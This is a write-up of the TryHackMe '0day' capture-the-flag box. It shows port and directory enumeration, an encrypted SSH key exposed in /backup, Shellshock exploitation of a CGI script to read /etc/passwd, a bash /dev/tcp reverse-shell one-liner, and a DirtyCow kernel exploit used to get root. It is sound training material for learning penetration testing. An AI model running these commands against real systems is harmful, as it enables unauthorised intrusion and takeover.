


0day (THM) Write-up



This is new box from [TryHackMe](https://tryhackme.com) which was rated as a medium box.
To be honest, for me this box was more like an easy box.

Enumeration

Let's start by scanning the box for open ports using nmap.


Command: `nmap -A $IP`

```
(linked@kali)~$ nmap -A 10.10.117.189
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-18 23:00 EEST
Nmap scan report for 10.10.117.189
Host is up (0.089s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 57:20:82:3c:62:aa:8f:42:23:c0:b8:93:99:6f:49:9c (DSA)
|_ 2048 4c:40:db:32:64:0d:11:0c:ef:4f:b8:5b:73:9b:c7:6b (RSA)
|_ 256 f7:6f:78:d5:83:52:a6:4d:da:21:3c:55:47:b7:2d:6d (ECDSA)
|_ 256 a5:b4:f0:84:b6:a7:8d:eb:0a:9d:3e:74:37:33:65:16 (ED25519)
80/tcp    open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ _http-server-header: Apache/2.4.7 (Ubuntu)
|_ _http-title: 0day
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

When can se from the above result that there are only 2 open ports:

- port 22 SSH
- port 80 HTTP

Visiting the port 80, we can't get to much information from it, just some link for different socials.



Let's start a directory scanning using gobuster.


Command: `gobuster dir -u $IP -w /path/to/wordlist/ -x extension type`

```
/.html (Status: 403)
/.html.php (Status: 403)
/admin (Status: 301)
/cgi-bin (Status: 301)
/.html.txt (Status: 403)
/js (Status: 301)
/css (Status: 301)
/.htm (Status: 403)
/.htm.php (Status: 403)
/.htm.txt (Status: 403)
/img (Status: 301)
/uploads (Status: 301)
/backup (Status: 301)
/. (Status: 200)
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.txt (Status: 403)
/robots.txt (Status: 200)
/secret (Status: 301)
/.htc (Status: 403)
/.htc.php (Status: 403)
/.htc.txt (Status: 403)
```

Except the 403 result, we have some interesting directories:

- /admin
- /cgi-bin
- /js
- /css
- /img
- /uploads
- /backup
- /robots.txt
- /secret

As expected, the robots.txt file won't help us.



On the **/backup** page we can find a RSA key used for SSH login.

```
1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4, ENCRYPTED
3 DEK-Info: AES-128-CBC,82823EE792E75948EE2DE731AF1A0547
4
5 T7+F+3iIm5FcFzX24mnrugMY455vI461ziMb4NYk9YJV5uwxrx40fLP2Q2Vv8phx
6 H4P+PLb79nCc05rB0PBL80V3pJLJbf2hKbZazFLtq4FjZq66aLLIr2dRw74MzH5M
7 FznFI7jsxYFwPUqZtkz5sTcX1afch+IU5/Id4zTTsC08qqs6qv5QkMXVGS77F2kS
8 Lafx0mJdcuu/5aR3NjNvtluKZyiXInskXiC01+Ynhkqjl4Iy7fEzn2qZnkKPPVv8
9 9zLEcjERSysbUKYccnFknB1DwuJExD/erGRiLBY0GuMatc+EoagKkGpS2m4FtcIO
10 IrwxyChI32vJs9W93PUqHMgCJGXEpY7/INMUQahDf3wnlVhBC10UWH9piIOupNN
11 SkjSbrIx0gWJhIcpE9BLVUE4ndAMi3t05MY1U0ko7/vvhzndeZcWhVJ3SdcIAx4g
12 /50/YqCLtt/tKbLyuygk23NzuspnBuwZwoo5fvg+jEgRud90s4d0WMEURGdB2wt
13 w7uYJFhjiJw8tw8WwPH0eYtHgrtwmC/gLjlgxAg532QAgmXGoazXd3IEFRtGB
14 6+HLD18VRDz1/4iZhafDC2gihKew0jmLh83QqKwa4s1XI868KPZS/0gyM4PMnN3u
15 Zm1rDPL+0yzt6A58HENXfknfFWRWQxvKtiGLSLmywPP50Hnv0mb16QG0Es1FPL
16 xhVYht/WkLAVZfTdrJneTn8Uu3vZ82MFf+evbdMPZMx9Xc3Ix7/hFeIXCdoMN4i6
17 8BoZF0BcoJa0ufnLkT0hHxN7T/t/QvcaIswSFwdgwnYFaJncHeEj7d1hmsAii
18 b79Dfy384/lmjZMtX1NXIEghzQjSga8TFnHe8umDNx5Cq5GpY1BUTfwFYqtkGcn
19 vzLSJM07RagqA+SPAY8lCnXe8gN+Nv/9+/+uiefefT0mrpDU2kRfr9JhZYx9TkL
20 wTQ0P0XWjqufWNEIIXIpwXfcpZaEQcc40Lpb8GTDiVWTOyx8AuI6Y0fIt+k64fg
21 rtfjWPVv3yG0JmiqQ0a8/pDggtNPgnJmFFrBy2d37KzSoNpTLXmeT/drkeTaP6YW
22 RTz8Ieg+fMvtsgQeLZQ44mhy0vE48o92Kxj3uAB6jZp8jxgACpCNBt3isg7H/dq6
23 oYiTTcJrL3IctTrEuBw8gE37UbSRqTuj9Foy+ynGmNPx5HQeC5a0/GoeSH0FeITk
24 cQKiDDxHq7mLMJZJ00oqdJfs6Jt/J04gzdBh3Jt0gBoKnXMY7P5u8da/4sV+kJE
25 99x7Dh8YXnj1As2gY+MMQHvuvCpnrRR7XLmK8Fj3TZU+WHK5P6W5fLK7u3Mvt1eq
26 Ezf26lghbnEun17KKu+V06EdIPL150H5ks5V+2fc8JTQ1f13rI9vowPPUC8aJ+Q
27 Qu5m65A5Urmr8Y01/Wjqn2wC7upxzt6hNBIMbcNrndZkg80fekZ8RD7wE7ExlL2h
28 v3SBMMCT5zRBFq54ia0ohThQ8hklPqYhdSebkQtUSHPYh+EL/vU1L9PfGv0zipst
29 gblF05Pp+GmklRpihaXaGYXsoKfXvAxGCVIhbaWLaP5AybIiXHyBwsbhbSRMK+P
30 -----END RSA PRIVATE KEY-----
31
32
```

I found the passphrase for the RSA key by using JohnTheRipper, but i'm pretty sure that this is a rabbit hole.

On the **/secret** page, the creator leaves the same clue as the one on the box page: **a turtle**.



For those that don't know, there is an exploit called **shellshock** which is usually represented by a turtle or a turtle shell, so this for me was clear on what to do next.

But let's say we didn't know what that turtle represent or why was there. The next thing to do was to brute force the other directories. The only directory that would have given us a result would be the **/cgi-bin** directory, as shown below:

Command: `gobuster dir -u $IP/cgi-bin/ -w /path/to/wordlist/ -x sh,cgi`

This time is used **.sh** and **.cgi** as extensions.

```

/.html (Status: 403)
/.html.sh (Status: 403)
/.html.cgi (Status: 403)
/.htm (Status: 403)
/.htm.cgi (Status: 403)
/.htm.sh (Status: 403)
/test.cgi (Status: 200)
Progress: 220 / 110601 (0.18%)^C

```

Now if would not know what to do next, googling for **/cgi-bin exploit** would have put you on the right path.

Let's see if there is a shellshock vulnerability. For this i used an automated tool, but i would recommend you to test it manually so you can understand the exploit.

The tool used by me wall called **shocker** and you can find it on github.

As show in the image below i tried to read **/etc/passwd**, and it worked.

Command type: `/bin/cat /etc/passwd`

```

[>] Enter an URL number or 0 to exit: 1
[+] Entering interactive mode for http://10.10.117.189:80/cgi-bin/test.cgi
[+] Enter commands (e.g. /bin/cat /etc/passwd) or 'quit'
> ls
> No response
> /bin/ls
< test.cgi
> /bin/cat /etc/passwd
< root:x:0:0:root:/root:/bin/bash
< daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
< bin:x:2:2:bin:/bin:/usr/sbin/nologin
< sys:x:3:3:sys:/dev:/usr/sbin/nologin
< sync:x:4:65534:sync:/bin:/bin/sync
< games:x:5:60:games:/usr/games:/usr/sbin/nologin
< man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
< lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
< mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
< news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
< uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
< proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
< www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
< backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
< list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
< irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
< gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
< nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
< libuuid:x:100:101::/var/lib/libuuid:
< syslog:x:101:104::/home/syslog:/bin/false
< messagebus:x:102:105::/var/run/dbus:/bin/false
< ryan:x:1000:1000:Ubuntu 14.04.1,,,:/home/ryan:/bin/bash
< sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin

```

Foothold

Shell as **www-data**

Now it's time to get a shell on the box. Using the same exploit i could get a reverse shell

Command: `/bin/bash -c '/bin/bash -i >& /dev/tcp/$YOUR IP/$YOUR PORT 0>&1'`

Note: To get a stable shell use the next commmands:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

press **CTRL+Z** then type `stty raw -echo` and finally type `fg`

```
export TERM=xterm
```

```
www-data@ubuntu:/tmp$ id;hostname;date
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ubuntu
Sun Oct 18 13:35:08 PDT 2020
```

Privilege escalation

If you use **linpeas** and read the results, you can clearly see what's the path to exploit this box to get root: **kernel exploit**

```
[1] https://book.hacktricks.xyz/linux
Linux version 3.13.0-32-generic (buil
Distributor ID: Ubuntu
Description:   Ubuntu 14.04.1 LTS
Release:      14.04
Codename:     trusty
```

This is an old kernel **3.13.0-32-generic**. If you would access the link that linpeas suggests for kernel exploit, you would find a github link for different variation of the **dirtycow** exploit.

Link: <https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs>

Shell as **root**

I used the the **cowroot** one, which worked for me but was unstable. I didn't tried other variants of the exploit because i was able to read the root.txt flag.

```
uid=0(root) gid=33(www-data) groups=0(root),33(www-data)
ubuntu
Sun Oct 18 14:33:53 PDT 2020
```

Flags

#1 user.txt

THM{S[REDACTED]z}

Correct Answer

#2 root.txt

THM{g[REDACTED]d}

Correct Answer